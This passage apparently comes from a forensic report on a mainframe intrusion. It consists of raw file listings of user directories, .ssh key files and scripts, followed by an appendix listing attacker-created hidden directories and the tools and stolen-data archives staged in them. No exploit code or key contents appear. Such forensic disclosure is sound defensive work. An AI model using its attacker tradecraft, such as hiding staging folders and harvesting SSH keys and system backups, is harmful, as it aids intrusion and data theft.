-rw-r--r--  0 77229  495500    479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/isisunix.key.ftp

-rw-r--r--  0 77229  495500    479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/isisunix.key.iconv

-rw-r--r--  0 77229  495500    479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/isisunix.key.lf.1047

-rw-rw-r--  0 77229  495500    479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/isisunix.key.oedit

drwxr-xr-x  0 77229  495500      0 Mar 26 2009 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/oldkeys090326/

-rw-r-----  0 1559   495500    479 May 14 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/oldkeys090326/isisunix.key.old_070515

-rw-r-----  0 1367   495500    479 Oct 17 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/oldkeys090326/isisunix_old.key

-rw-r-----  0 1367   495500    479 Oct 18 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/oldkeys090326/isisunix_oldnew.key

-rw-r--r--  0 77229  495500    479 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/oldkeys/xx.x

-rwx------  0 18171  495500    247 Feb 13 2008 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/stcscript.sh.old

-rwxr-xr-x  0 77229  495500    223 May 15 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/old_stuff/stcscript.sh_V077229
```

Report

-rwxr-xr-x 0 1367   495500   7675904 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/pocmuadp

-rwxr-xr-x 0 1367   495500   4780032 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/pocmuafp

-rwxr-xr-x 0 1367   495500   7864320 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/pocmuagt

-rwxr-xr-x 0 1367   495500   5193728 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/pocmuclc

-rwxr-xr-x 0 1367   495500 22937600 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/pocmuknl

-rwxr-xr-x 0 1367   495500   8081408 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/pocmuldo

-rwxr-xr-x 0 1367   495500   1290 Feb 21 2007 /u/d955/DAF1367/isis/ipa__620/pocmu620/run_authorization_server.sh

-rwxrwxr-x 0 1367   495500   259 Nov 7 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/startscript.sh

-rwxr-xr-x 0 1559   495500   210 Feb 13 2008 /u/d955/DAF1367/isis/ipa__620/pocmu620/stcscript.sh

-rw-r--r-- 0 1559   495500   0 Nov 7 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/stopout.txt

-rwxr-xr-x 0 1559   495500   199 Nov 7 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/stopscript.sh

-rwxr-xr-x 0 1559   495500   244 Nov 7 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/tstartscript.sh

-rwxr-xr-x 0 1367   495500   4214784 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/CDPDLL

-rw-r----- 0 1520   495500   480 May 30 2011 /u/d955/DAF1367/isis/ipa__620/pocmu620/Logica_20090324101215_F9062817_001_isisunix.key

-rwxr-xr-x 0 1367   495500   7847936 Aug 25 2006 /u/d955/DAF1367/isis/ipa__620/pocmu620/OMSCALL

drwxr-xr-x 0 1367   495500   0 Mar 20 2012 /u/d955/DAF1367/isis/isiscomm/

-rw-rw-r-- 0 1559   495500   24 Mar 20 2012 /u/d955/DAF1367/isis/isiscomm/isisguid

-rw------- 0 1559   495500   1024 Oct 16 2011 /u/d955/DAF1367/isis/isiscomm/isisrandseed

Report

drwxr-xr-x 0 1367   495500   0 Oct 16 2011 /u/d955/DAF1367/isis/isiscomm/mu/

drwxr-xr-x 0 1367   495500   0 Feb 12 2012 /u/d955/DAF1367/isis/isiscomm/mu/dumps/

-rw------- 0 0   495500   0 Feb 12 2012 /u/d955/DAF1367/isis/isiscomm/mu/dumps/core.20111127.020342.16777276

-rw-rw-r-- 0 0   495500 3846580 Feb 12 2012 /u/d955/DAF1367/isis/isiscomm/mu/dumps/CEEDUMP.20120212.004447.16777276

drwxr-xr-x 0 1367   495500   0 Oct 17 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/

-rwxr-xr-x 0 1367   495500 3637248 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/bdbdll02.so

-rwxr-xr-x 0 1367   495500   491520 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/isisut02.so

-rwxr-xr-x 0 1367   495500   966656 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/ldap01.so

-rwxr-xr-x 0 1367   495500 12218368 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/libxerces-c2_2_0.dll

-rwxr-xr-x 0 1367   495500 1396736 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/pcsdll05.so

-rwxr-xr-x 0 1367   495500 9932800 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/pqldll01.so

-rwxr-xr-x 0 1367   495500 5582848 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/pqxdll01.so

-rwxr-xr-x 0 1367   495500 6238208 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/ss1dll01.so

-rwxr-xr-x 0 1367   495500 1069056 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/ss2dll01.so

-rwxr-xr-x 0 1367   495500   495616 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/xcomfw03.so

-rwxr-xr-x 0 1367   495500   417792 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/xdom05.so

-rwxr-xr-x 0 1367   495500   446464 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/xdom06.so

-rwxr-xr-x 0 1367   495500 40660992 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/xerces24.so

Report

-rwxr-xr-x 0 1367   495500   364544 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/xfwrt02.so

-rwxr-xr-x 0 1367   495500 8417280 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/xosi06.so

-rwxr-xr-x 0 1367   495500 9543680 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/xosi07.so

-rwxr-xr-x 0 1367   495500   274432 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/zipdll01.so

-rwxr-xr-x 0 1367   495500 12218368 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/IXM4C52

-rwxr-xr-x 0 1367   495500 1155072 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/MVSSTDIO

-rwxr-xr-x 0 1367   495500   651264 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/lib/PPDEJES

-rwxr-xr-x 0 1367   495500   12101 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/pcscfg03.prt

-rwxr-xr-x 0 1367   495500   15162 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/pcscfg04.prt

-rwxr-xr-x 0 1367   495500   19742 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/pcscfg05.prt

drwxr-xr-x 0 1367   495500   0 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/tmp/

drwxr-xr-x 0 1367   495500   0 Oct 17 2006 /u/d955/DAF1367/isis/isiscomm/mu/tools/

-rwxr-xr-x 0 1367   495500   225280 Aug 25 2006 /u/d955/DAF1367/isis/isiscomm/mu/tools/pcsmon05

-rw-rw-r-- 0 1559   495500   0 Oct 17 2006 /u/d955/DAF1367/isis/isiscomm/mu/ISIS_PCS_20060313_GeneralLock_PCS_DATA

-rw-rw-r-- 0 0   495500 4286408 Oct 16 2011 /u/d955/DAF1367/isis/isiscomm/mu/ISIS_PCS_20060313_ShMem_PCSDATA

-rw-rw-r-- 0 0   495500 10485722 Dec 3 2011 /u/d955/DAF1367/isis/isiscomm/pcsa0056.log

-rw-rw-r-- 0 0   495500 10485746 Dec 16 2011 /u/d955/DAF1367/isis/isiscomm/pcsa0057.log

-rw-rw-r-- 0 0   495500 10485654 Jan 2 2012 /u/d955/DAF1367/isis/isiscomm/pcsa0058.log

Report

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-rw-rw-r-- 0 0     495500 10485633 Jan 14  2012 /u/d955/DAF1367/isis/isiscomm/pcsa0059.log

-rw-rw-r-- 0 0     495500 10485606 Jan 27  2012 /u/d955/DAF1367/isis/isiscomm/pcsa0060.log

-rw-rw-r-- 0 0     495500 10485611 Feb 10  2012 /u/d955/DAF1367/isis/isiscomm/pcsa0061.log

-rw-rw-r-- 0 0     495500 10485672 Feb 24  2012 /u/d955/DAF1367/isis/isiscomm/pcsa0062.log

-rw-rw-r-- 0 0     495500 10485641 Mar  7  2012 /u/d955/DAF1367/isis/isiscomm/pcsa0063.log

-rw-rw-r-- 0 0     495500 10485702 Mar 20  2012 /u/d955/DAF1367/isis/isiscomm/pcsa0064.log

-rw-rw-r-- 0 0     495500   156711 Mar 20  2012 /u/d955/DAF1367/isis/isiscomm/pcsa0065.log

-rw-rw-r-- 0 1367   495500     1369 Jul 11  2003 /u/d955/DAF1367/NULLFILE

drwx------ 0 9226799  438409       0 Jun  4  2007 /u/d955/E905OPC/

-rw------- 0 9226799  438409     146 Jun  4  2007 /u/d955/E905OPC/.sh_history

drwx------ 0 9226799  438409       0 Jun  4  2007 /u/d955/E905OPC/.ssh/

-rw------- 0 9226799  438409     883 Jun  4  2007 /u/d955/E905OPC/.ssh/id_rsa

-rw-r--r-- 0 9226799  438409     223 Jun  4  2007 /u/d955/E905OPC/.ssh/id_rsa.pub

-rw-r--r-- 0 9226799  438409     222 Jun  4  2007 /u/d955/E905OPC/.ssh/known_hosts

-rw------- 0 9226799  438409    1024 Mar 20  2012 /u/d955/E905OPC/.ssh/prng_seed

drwx------ 0 7742424  438409       0 Feb 28  2011 /u/d955/D955OPC/

-rwx------ 0 7742424  438409     309 May 12  2004 /u/d955/D955OPC/.profile

-rw------- 0 7742424  438409    1871 Jun  4  2007 /u/d955/D955OPC/.sh_history
```

```
drwxr-xr-x  0 7742424  438409       0 Oct 21  2003 /u/d955/D955OPC/.ssh/

-rw-------  0 7742424  438409      883 May 21  2003 /u/d955/D955OPC/.ssh/id_rsa

-rw-r--r--  0 7742424  438409      223 May 21  2003 /u/d955/D955OPC/.ssh/id_rsa.pub

-rw-------  0 7742424  438409      528 Oct 21  2003 /u/d955/D955OPC/.ssh/identity

-rw-r--r--  0 7742424  438409      332 Oct 21  2003 /u/d955/D955OPC/.ssh/identity.pub

-rw-r--r--  0 7742424  438409     2301 Jun  4  2007 /u/d955/D955OPC/.ssh/known_hosts

-rw-------  0 7742424  438409     1024 Mar 19  2012 /u/d955/D955OPC/.ssh/prng_seed

-rw-r--r--  0 7742424  438409     5128 Nov  8  2010 /u/d955/D955OPC/dd:CITY

-rw-r--r--  0 7742424  438409    15975 Aug  8  2011 /u/d955/D955OPC/dd:EDI

-rw-r--r--  0 7742424  438409   884742 Aug  8  2011 /u/d955/D955OPC/dd:EDIRES

-rw-r--r--  0 7742424  438409   680233 Jan 13  2012 /u/d955/D955OPC/dd:RESNAME

-rw-r--r--  0 7742424  438409       19 Mar 18  2011 /u/d955/D955OPC/dd:STAT2

-rw-r--r--  0 7742424  438409      130 Mar 18  2011 /u/d955/D955OPC/dd:STAT3

-rw-r--r--  0 7742424  438409       25 Feb 28  2011 /u/d955/D955OPC/dd:STAT4

-rw-r--r--  0 7742424  438409     6919 Nov  9  2010 /u/d955/D955OPC/dd:UTLAND

dr-xr-xr-x  0 0        1         0 Feb 28  2012 /u/e077/

dr-xr-xr-x  0 0        1         0 Feb 12  2012 /u/e078/

dr-xr-xr-x  0 0        1         0 Feb 12  2012 /u/e203/
```

Report

```
dr-xr-xr-x 0 0     1       0 Mar 20  2012 /u/e339/

dr-xr-xr-x 0 0     1       0 Feb 12  2012 /u/e478/

dr-xr-xr-x 0 0     1       0 Feb 12  2012 /u/e484/

dr-xr-xr-x 0 0     1       0 Mar 15  2012 /u/e784/

dr-xr-xr-x 0 0     1       0 Feb 12  2012 /u/e866/

dr-xr-xr-x 0 0     1       0 Mar  2  2012 /u/e961/

dr-xr-xr-x 0 0     1       0 Nov  7  2008 /u/f025/

-rw-rw-rw- 0 60251   1       0 Nov  7  2008 /u/f025/.sh_history

dr-xr-xr-x 0 0     1       0 Mar 20  2012 /u/f047/

drwxr-xr-x 0 604701  1       0 Mar 20  2012 /u/f047/f047ica/

-rw------- 0 604701  1      10 Oct 27  2009 /u/f047/f047ica/.profile

drwx------ 0 604701  1       0 Mar 30  2010 /u/f047/f047ica/.ssh/

-rw-r--r-- 0 604701  1    1108 Mar 30  2010 /u/f047/f047ica/.ssh/authorized_keys

drwx------ 0 9448674  1       0 Mar 20  2012 /u/f047/f047ica/done/

-rw-rw-rw- 0 604701  1     653 Mar 12  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120721

-rw------- 0 9448674  1     653 Mar 12  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120721.EBCDIC

-rw-rw-rw- 0 604701  1    1093 Mar 15  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120751

-rw------- 0 9448674  1    1093 Mar 15  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120751.EBCDIC
```

Report

```
-rw-rw-rw- 0 604701  1         5053 Mar 16  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120761

-rw------- 0 9448674  1         5053 Mar 16  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120761.EBCDIC

-rw-rw-rw- 0 604701  1         3381 Mar 19  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120791

-rw------- 0 9448674  1         3381 Mar 19  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120791.EBCDIC

-rw-rw-rw- 0 604701  1         3205 Mar 20  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120801

-rw------- 0 9448674  1         3205 Mar 20  2012 /u/f047/f047ica/done/F047.IB.P.SAFE.D120801.EBCDIC

-rw-rw-rw- 0 604701  1        54750 Mar 20  2012 /u/f047/f047ica/F013.PROD.A.CKIBAAP.D1208038

-rw-rw-rw- 0 604701  1       537280 Mar 20  2012 /u/f047/f047ica/F013.PROD.A.CKIBAUP.D1208038

dr-xr-xr-x 0 0     438400         0 Sep 30  2011 /u/f069/

dr-xr-xr-x 0 0        1          0 Feb 12  2012 /u/f083/

dr-xr-xr-x 0 0        1          0 Mar 20  2012 /u/f088/

-rw------- 0 608801  608800      27 Sep 30  2011 /u/f088/.sh_history

drwx------ 0 608801  608800       0 Nov  2  2011 /u/f088/.ssh/

-rwx------ 0 608801  608800     209 Nov  3  2011 /u/f088/.ssh/authorized_keys

-rw------- 0 608801  608800     887 Sep 30  2011 /u/f088/.ssh/id_rsa

-rw-r--r-- 0 608801  608800     222 Sep 30  2011 /u/f088/.ssh/id_rsa.pub

-rw-r--r-- 0 608801  608800     222 Sep 30  2011 /u/f088/.ssh/id_rsa.pub.ascii

-rw-r--r-- 0 608801  466600     603 Sep 30  2011 /u/f088/.ssh/known_hosts
```

Report

```
-rw------- 0 608801   608800    1024 Mar 20  2012 /u/f088/.ssh/prng_seed

-rwx------ 0 608801   608800     189 Nov  7  2011 /u/f088/as2eb.sh

-rwx------ 0 608801   608800      51 Mar 20  2012 /u/f088/batch_put

-rw------- 0 608801   608800      45 Dec  9  2011 /u/f088/crlf.awk

-rw------- 0 608801   608800      25 Dec 20  2011 /u/f088/dummy

-rwx------ 0 608801   608800      12 Dec 20  2011 /u/f088/noconv.sh

-rwx------ 0 608801   608800     581 Dec 13  2011 /u/f088/sftpascii.sh

-rwx------ 0 608801   608800     428 Dec 14  2011 /u/f088/sftpbin.sh

-rwx------ 0 608801   608800       1 Mar 20  2012 /u/f088/lmselogg

dr-xr-xr-x 0 4142992 4142992       0 May 28  2010 /u/scripts/

dr-xr-xr-x 0 4142992 4142992       0 Oct 23  2008 /u/scripts/d610/

dr-xr-xr-x 0 4142992 4142992       0 May  7  2009 /u/scripts/d610/fsab002/

---------- 0 0       4142992    1211 Dec 17  2008 /u/scripts/d610/fsab002/as2eb.sh

---------- 0 0       4142992    1026 Nov  5  2008 /u/scripts/d610/fsab002/ebcftp.sh

-r-xr-xr-x 0 3110968 4142992     152 Oct 26  2009 /u/scripts/exist.sh

dr-xr-xr-x 0 4142992 4142992       0 Jun  9  2009 /u/scripts/e961/

dr-xr-xr-x 0 4142992 4142992       0 Oct 23  2009 /u/scripts/e961/e961ftp/

---------- 0 0       4142992    2394 Sep 23  2009 /u/scripts/e961/e961ftp/as2eb2.sh
```

Report

```
---------- 0 0      4142992     256 Oct  2  2009 /u/scripts/e961/e961ftp/bintest.sh

---------- 0 0      4142992     145 Aug 27  2009 /u/scripts/e961/e961ftp/cy2eb.sh

---------- 0 0      4142992     266 Aug 26  2009 /u/scripts/e961/e961ftp/ebcdicftp.sh

---------- 0 0      4142992    1114 Oct 22  2009 /u/scripts/e961/e961ftp/nybin.sh

dr-xr-xr-x 0 4142992  4142992       0 May 31  2010 /u/scripts/f013/

dr-x------ 0 4142992  4142992       0 Aug 27  2010 /u/scripts/f013/f047ica/

---------- 0 4142992  4142992    1276 Aug 27  2010 /u/scripts/f013/f047ica/koll.sh

---------- 0 4142992  4142992    1290 Jul  7  2010 /u/scripts/f013/f047ica/kollg.sh

---------- 0 4142992  4142992     976 Jul 13  2010 /u/scripts/f013/f047ica/kollold.sh

---------- 0 4142992  4142992     784 Jul 13  2010 /u/scripts/f013/f047ica/koll2.sh

dr-xr-xr-x 0 4142992  4142992       0 Oct 27  2009 /u/scripts/f047/

dr-x------ 0 4142992  4142992       0 Sep 27  2010 /u/scripts/f047/f047ica/

---------- 0 4142992  4142992     744 Sep 16  2010 /u/scripts/f047/f047ica/koll.sh

---------- 0 4142992  4142992     580 Jul 12  2010 /u/scripts/f047/f047ica/kollold.sh

dr-xr-xr-x 0 0      0         0 Oct  4  2011 /u/static/

-r-xr-xr-x 0 0      0       902 Oct  4  2011 /u/static/automaster

-r-xr-xr-x 0 0      0       109 Oct 18  2002 /u/static/u.d345

-r-xr-xr-x 0 0      0       109 Oct 18  2002 /u/static/u.d384
```

Report

```
-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.d552

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.d610

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.d666

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.d700

-r-xr-xr-x  0 0      0        109 Aug 30  2005 /u/static/u.d818

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.d838

-r-xr-xr-x  0 0      0        109 Feb 14  2003 /u/static/u.d955

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.e077

-r-xr-xr-x  0 0      0        114 Mar  8  2007 /u/static/u.e078

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.e203

-r-xr-xr-x  0 0      0        109 May 20  2010 /u/static/u.e339

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.e478

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.e484

-r-xr-xr-x  0 0      0        109 Oct 18  2002 /u/static/u.e784

-r-xr-xr-x  0 0      0        109 Feb 14  2003 /u/static/u.e866

----------  0 0      0        109 May 29  2009 /u/static/u.e961

----------  0 0      0        109 Oct 26  2009 /u/static/u.f047

-r-xr-xr-x  0 0      0        109 Jun 18  2003 /u/static/u.f083
```

Report

```
-r-xr-xr-x  0 0      0        111 Oct 18  2002 /u/static/u.webtek

dr-xr-xr-x  0 0      1          0 Feb 12  2012 /u/webtek/

drwxr-xr-x  0 5155   438400       0 Dec 13  2011 /u/wmovlae/

-rw-------  0 5155   438400    1127 Feb 28  2012 /u/wmovlae/.sh_history

drwx------  0 5155   438400       0 Feb 28  2012 /u/wmovlae/.ssh/

-rw-------  0 5155   438400     883 Feb 28  2012 /u/wmovlae/.ssh/id_rsa

-rw-------  0 5155   438400     887 Dec  6  2011 /u/wmovlae/.ssh/id_rsa.g

-rw-------  0 5155   438400     222 Dec  6  2011 /u/wmovlae/.ssh/id_rsa.pub.g

-rw-r--r--  0 5155   438400    1207 Feb 28  2012 /u/wmovlae/.ssh/known_hosts

-rw-------  0 5155   438400    1024 Feb 28  2012 /u/wmovlae/.ssh/prng_seed

dr-xr-xr-x  0 0      1          0 Dec  9  2011 /u/wmovlae/f088/

-rw-------  0 608801 608800      27 Sep 30  2011 /u/wmovlae/f088/.sh_history

drwx------  0 608801 608800       0 Dec 14  2011 /u/wmovlae/f088/.ssh/

-rwx------  0 608801 608800     209 Nov  3  2011 /u/wmovlae/f088/.ssh/authorized_keys

-rw-r--r--  0 608801 466600     603 Sep 30  2011 /u/wmovlae/f088/.ssh/known_hosts

-rw-------  0 608801 608800    1024 Sep 30  2011 /u/wmovlae/f088/.ssh/prng_seed

-rwx------  0 608801 608800     189 Nov  7  2011 /u/wmovlae/f088/as2eb.sh

-rwx------  0 608801 608800       0 Nov 15  2011 /u/wmovlae/f088/batch_put
```

Report

```
-rw------- 0 608801  608800      45 Dec  9  2011 /u/wmovlae/f088/crlf.awk

-rwx------ 0 608801  608800      25 Sep 30  2011 /u/wmovlae/f088/noconv.sh

-rwx------ 0 608801  608800     556 Dec  2  2011 /u/wmovlae/f088/sftpascii.sh

-rwx------ 0 9512736  608800     618 Nov  9  2011 /u/wmovlae/f088/sftpascii.sh.old

-rwx------ 0 608801  608800     428 Dec  2  2011 /u/wmovlae/f088/sftpbin.sh

-rwx------ 0 608801  608800       0 Nov 15  2011 /u/wmovlae/f088/lmselogg

drwxr-xr-x  0 0       438400       0 Nov 24  2011 /u/wmstott/

-rw------- 0 0        438400    1539 Mar  8  2012 /u/wmstott/.sh_history

-rw-r--r-- 0 0        438400      60 Nov 17  2011 /u/wmstott/batch_put

-rwx------ 0 5299     438400      45 Nov 24  2011 /u/wmstott/crlf.awk

-rwx------ 0 5299     438400      56 Nov 24  2011 /u/wmstott/crlf.sh

-rw-r--r-- 0 5299     438400   15086 Nov 24  2011 /u/wmstott/mansed

-rw-r--r-- 0 5299     438400   15086 Nov 24  2011 /u/wmstott/mansed.txt

-rw-r--r-- 0 5299     438400   15448 Nov 24  2011 /u/wmstott/mansed1

-rwxr-xr-x  0 0       438400     440 Nov 18  2011 /u/wmstott/test.sh

-rwx------ 0 0        438400      20 Nov 17  2011 /u/wmstott/MCIB315I.IP2

drwx------  0 5424    438400       0 Aug  3  2011 /u/wmthwat/

-rw------- 0 5424     438400     700 Aug 29  2011 /u/wmthwat/.sh_history
```

Report

```
drwx------ 0 5424    438400       0 Aug  3  2011 /u/wmthwat/.ssh/

-rwxr-xr-x 0 5424    438400      96 Aug  3  2011 /u/wmthwat/.ssh/iconv.sh

-rw------- 0 5424    438400     887 Aug  3  2011 /u/wmthwat/.ssh/id_rsa

-rw-r--r-- 0 5424    438400     224 Aug  3  2011 /u/wmthwat/.ssh/id_rsa.pub

-rw-r--r-- 0 5424    438400     224 Aug  3  2011 /u/wmthwat/.ssh/id_rsa.pub.ascii

-rw-r--r-- 0 5424    438400     601 Aug  3  2011 /u/wmthwat/.ssh/known_hosts

-rw------- 0 5424    438400    1024 Aug  3  2011 /u/wmthwat/.ssh/prng_seed

drwx------ 0 1520    438400       0 Mar 22  2011 /u/D955/

-rw------- 0 1520    438400     137 Mar 22  2011 /u/D955/.sh_history

drw------- 0 1520    1            0 Jul 22  2009 /u/E078/

drwxrw---- 0 113     0            0 Feb 12  2012 /u/HIS/

-rw-r----- 0 113     0         7375 Oct 16  2011 /u/HIS/SYSHIS20110929.111442.000.CNT

-rw-r----- 0 113     0         3391 Oct 16  2011 /u/HIS/SYSHIS20111016.062117.000.CNT

-rw-r----- 0 113     0         7375 Nov 27  2011 /u/HIS/SYSHIS20111016.091712.000.CNT

-rw-r----- 0 113     0         7375 Feb 12  2012 /u/HIS/SYSHIS20111127.014039.000.CNT

drw------- 0 1520    438400       0 Feb 16  2012 /u/7554/
```

Appendix Q: List of files created on SYS3

Left behind was these files. Some of the files are attack tools, some of the files are collected files from other places in the system. Some of the files are archive files which contain stolen files.

Many of the attack files are being described in more detailes in the main document.

Some of the files, such as cics.it.tgz and local.tgz are described in separate appendicies.

The files are listed two times, first as a simple list, then as an additional list, which is more like a file listing with file   metadata.

/SYSTEM/tmp/..,

/SYSTEM/tmp/.,

/SYSTEM/tmp/./.sh_history

/SYSTEM/tmp/../amdusrf5

/SYSTEM/tmp/../ap

/SYSTEM/tmp/../asd

/SYSTEM/tmp/../asdwm

/SYSTEM/tmp/../be

/SYSTEM/tmp/../cics.it.tgz

/SYSTEM/tmp/../daf1367

/SYSTEM/tmp/../daf1473

/SYSTEM/tmp/../db2pli8

/SYSTEM/tmp/../db2pli8c

/SYSTEM/tmp/../dmqistac

/SYSTEM/tmp/../dxmqista

/SYSTEM/tmp/../dxmqistc

/SYSTEM/tmp/../dxmqretc

/SYSTEM/tmp/../dxxmqgen

/SYSTEM/tmp/../dxxmqgnc

/SYSTEM/tmp/../dxxmqist

/SYSTEM/tmp/../dxxmqret

/SYSTEM/tmp/../dxxmqsac

/SYSTEM/tmp/../dxxmqsra

/SYSTEM/tmp/../dxxmqsrc

/SYSTEM/tmp/../dxxmqsrd

/SYSTEM/tmp/../d044

/SYSTEM/tmp/../d1mqista

/SYSTEM/tmp/../d1mqistc

/SYSTEM/tmp/../d1mqretc

/SYSTEM/tmp/../d1qistac

/SYSTEM/tmp/../d1xmqgen

/SYSTEM/tmp/../d1xmqgnc

/SYSTEM/tmp/../d1xmqist

/SYSTEM/tmp/../d1xmqret

/SYSTEM/tmp/../d1xmqsac

/SYSTEM/tmp/../d1xmqsra

/SYSTEM/tmp/../d1xmqsrc

/SYSTEM/tmp/../d1xmqsrd

/SYSTEM/tmp/../err

/SYSTEM/tmp/../errmsg

/SYSTEM/tmp/../e905opc

/SYSTEM/tmp/../ha.c

/SYSTEM/tmp/../kurwa

/SYSTEM/tmp/../local.tgz

/SYSTEM/tmp/../mqxmldis

/SYSTEM/tmp/../mqxmlenb

/SYSTEM/tmp/../nav

/SYSTEM/tmp/../nav/n.txt

/SYSTEM/tmp/../nav/D955.ARON.BTL.BINAVT04

/SYSTEM/tmp/../nav/D955.ARON.BTL.NAV05

/SYSTEM/tmp/../nav/D955.ARON.BTL.NAV09

/SYSTEM/tmp/../nav/D955.DAF1367.NAVETT.READREAD

/SYSTEM/tmp/../nav/D955.NAV.KONTLIST

/SYSTEM/tmp/../nav/D955.NAV.KONTLIST.D080704

/SYSTEM/tmp/../nav/D955.NAV.KONTLIST.G25

/SYSTEM/tmp/../nav/D955.RSV.NAVET.G25V00

/SYSTEM/tmp/.,/oldc

/SYSTEM/tmp/.,/ptltsrb

/SYSTEM/tmp/.,/qwe

/SYSTEM/tmp/.,/rttimss

/SYSTEM/tmp/.,/rxsubcom

/SYSTEM/tmp/.,/scansoro

/SYSTEM/tmp/.,/semexpd

/SYSTEM/tmp/.,/semnews

/SYSTEM/tmp/.,/sqldbs

/SYSTEM/tmp/.,/sqlexec

/SYSTEM/tmp/.,/sqlgalhv

/SYSTEM/tmp/.,/sqlgcmpl

/SYSTEM/tmp/.,/sqlgfini

/SYSTEM/tmp/.,/sqlginit

/SYSTEM/tmp/.,/sqlgintp

/SYSTEM/tmp/.,/swedsort

/SYSTEM/tmp/.,/u.it.tgz

/SYSTEM/tmp/.,/v077229

/SYSTEM/tmp/.,/D955.ARON.BTL.BINAVT04

/SYSTEM/tmp/.,/D955.ARON.BTL.NAV05

/SYSTEM/tmp/.,/D955.ARON.BTL.NAV09

/SYSTEM/tmp/.,/D955.DAF1367.NAVETT.READREAD

/SYSTEM/tmp/.,/D955.NAV.KONTLIST

/SYSTEM/tmp/.,/D955.NAV.KONTLIST.D080704

/SYSTEM/tmp/.,/D955.NAV.KONTLIST.G25

/SYSTEM/tmp/.,/D955.RSV.NAVET.G25V00

/SYSTEM/tmp/.,/E077.DAFCICP1.BACKUP.CSD.G0868V00

/SYSTEM/tmp/.,/E077.DAFCICP1.BACKUP.CSD.G0869V00

/SYSTEM/tmp/.,/E077.DAFCICP1.BACKUP.CSD.G0870V00

/SYSTEM/tmp/.,/E077.DAFCICP3.BACKUP.CSD

/SYSTEM/tmp/.,/E077.DAFCICP3.BACKUP.CSD.G0470V00

/SYSTEM/tmp/.,/E077.DAFCICP3.BACKUP.CSD.G0471V00

/SYSTEM/tmp/.,/E077.DAFCICP3.BACKUP.CSD.G0472V00

/SYSTEM/tmp/.,/E077.DAFCICP3.BACKUP.CSD.G0473V00

/SYSTEM/tmp/.,/E077.DAFCICP3.BACKUP.CSD.G0474V00

/SYSTEM/tmp/.,/E077.DAFCICP4.BACKUP.CSD

/SYSTEM/tmp/.,/E077.DAFCICP4.BACKUP.CSD.G0882V00

/SYSTEM/tmp/.,/E077.DAFCICP4.BACKUP.CSD.G0883V00

/SYSTEM/tmp/.,/E077.DAFCICP4.BACKUP.CSD.G0884V00

/SYSTEM/tmp/.,/E077.DAFCICP4.BACKUP.CSD.G0885V00

